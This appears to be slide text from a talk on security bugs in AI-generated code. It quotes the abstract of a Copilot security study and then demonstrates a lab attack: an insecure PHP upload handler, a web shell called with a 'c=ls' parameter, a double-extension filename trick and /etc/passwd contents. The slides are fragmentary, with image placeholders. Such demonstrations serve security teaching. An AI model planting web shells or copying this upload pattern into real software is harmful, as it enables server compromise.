
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Coding LLMs Inject Bugs (And Improvement is Slow)



Asleep at the Keyboard? Assessing the Security of GitHub Copilot's Code Contributions

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Abstract—There is burgeoning interest in designing AI-based systems to assist humans in designing computing systems, including tools that automatically generate computer code. The most notable of these comes in the form of the first self-described ‘AI pair programmer’, GitHub Copilot, which is a language model trained over open-source GitHub code. However, code often contains bugs—and so, given the vast quantity of unvetted code that Copilot has processed, it is certain that the language model will have learned from exploitable, buggy code. This raises concerns on the security of Copilot’s code contributions. In this work, we systematically investigate the prevalence and conditions that can cause GitHub Copilot to recommend insecure code. To perform this analysis we prompt Copilot to generate code in scenarios relevant to high-risk cybersecurity weaknesses, e.g. those from MITRE’s “Top 25” Common Weakness Enumeration (CWE) list. We explore Copilot’s performance on three distinct code generation scenarios showing how it performs on diversity of weaknesses, diversity of prompts, and diversity of domains. In total, we produce 89 different scenarios for Copilot to complete, producing 1,689 programs. Of these, we found approximately 40% to be vulnerable.

Index Terms—Cybersecurity, Artificial Intelligence (AI), code generation, Common Weakness Enumerations (CWEs)

I. INTRODUCTION

With increasing pressure on software developers to produce code quickly, there is considerable interest in tools and techniques for improving productivity. The most recent entrant into this field is machine learning (ML)-based code generation, in which large models originally designed for natural language processing (NLP) are trained on vast quantities of code and attempt to provide sensible completions as programmers write code. In June 2021, GitHub released Copilot [1], an “AI pair programmer” that generates code in a variety of languages given some context such as comments, function names, and surrounding code. Copilot is built on a large language model that is trained on open-source code [2] including “public code...with insecure coding patterns”, thus giving rise to the potential for “synthesiz[e]d code that

systematic examination of the security of ML-generated code. As GitHub Copilot is the largest and most capable such model currently available, it is important to understand: Are Copilot’s suggestions commonly insecure? What is the prevalence of insecure generated code? What factors of the “context” yield generated code that is more or less secure? We systematically experiment with Copilot to gain insights into these questions by designing scenarios for Copilot to complete and by analyzing the produced code for security weaknesses. As our corpus of well-defined weaknesses, we check Copilot completions for a subset of MITRE’s Common Weakness Enumerations (CWEs), from their “2021 CWE Top 25 Most Dangerous Software Weaknesses” [4] list. This list is updated yearly to indicate the most dangerous software weaknesses as measured over the previous two calendar years. The AI’s documentation recommends that one uses “Copilot together with testing practices and security tools, as well as your own judgment”. Our work attempts to characterize the tendency of Copilot to produce insecure code, giving a gauge for the amount of scrutiny a human developer might need to do for security issues.


We study Copilot’s behavior along three dimensions: (1) **diversity of weakness**, its propensity for generating code that is susceptible to weaknesses in the CWE “top 25”, given a scenario where such a vulnerability is possible; (2) **diversity of prompt**, its response to the *context* for a particular scenario (SQL injection), and (3) **diversity of domain**, its response to the domain, i.e., programming language/paradigm.

For diversity of weakness, we construct three different scenarios for each applicable “top 25” CWE and use the CodeQL software scanning suite [5] along with manual inspection to assess whether the suggestions returned are vulnerable to that CWE. Our goal here is to get a broad overview of the types of vulnerabilities Copilot is most likely to generate, and how often users might encounter such insecure suggestions. Next, we investigate the effect different prompts have on how likely

Vuln from 2021

arXiv:2108.09293v3 [cs.CR] 16 Dec 2021

Coding LLMs = Code + Annotations



Solve it with Agentic!

The screenshot shows a browser window with two tabs. The top tab displays the URL `192.168.159.129/uploads/shell.php` with the content "She sells php shells by the sea shore". The bottom tab displays the URL `192.168.159.129/uploads/shell.php?c=ls` with the content "shell.php". Below the browser is a terminal window titled "Console" showing the command `cat /etc/passwd`. The terminal output is a long list of user entries from the `/etc/passwd` file. A tooltip in the terminal window says "I can't see because chat, but that looks like raw SQL in line 29 already". At the bottom of the terminal window, there is a note: "There isn't any validation of user input." The status bar at the bottom of the terminal window shows "PHP: 5.6". The bottom right corner of the slide features a video thumbnail showing a person working on a computer.

She sells php shells by the sea shore

shell.php

Inspector Console

New Request

192.168.159.129/uploads/shell.php?c=ls

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
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Version Control TODO Problems Terminal Services File Transfer

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
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Solve it with Agentic!



```
// Check if the user submitted the form
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Check if a file was uploaded
    if (isset($_FILES['file']) && $_FILES['file']['error'] == UPLOAD_ERR_OK) {
        // Check the file type
        $filetype = mime_content_type($_FILES['file']['tmp_name']);
        if ($filetype == 'text/plain') {
            // Get the file details
            $filename = basename($_FILES['file']['name']);
            $title = htmlspecialchars($_POST['title']);
            $description = htmlspecialchars($_POST['description']);
            $date = date( format: 'Y-m-d H:i:s' );
            $filepath = 'uploads/' . $filename;
            // Move the file to the uploads directory
            move_uploaded_file($_FILES['file']['tmp_name'], $filepath);
            // Insert the file details into the database using prepared statements
            $stmt = $pdo->prepare( query: "INSERT INTO files (title, description, date, filepath) VALUES
                :title, :description, :date, :filepath" );
            $stmt->execute( [ title: $title, description: $description, date: $date, filepath: $filepath ] );
        }
    }
}
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
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



The screenshot shows a web browser window with the URL `192.168.159.129/uploads/shell.php`. The page content is a PHP script named `shell.php`. The script contains logic to check if it's a text file and then execute user input if it's not. A specific exploit is being demonstrated where the filename is set to `filename.txt.php`, which triggers a warning message: "She sells php shells by the sea shore". The browser interface includes a navigation bar, a search bar at the bottom, and a sidebar on the right showing a file tree.

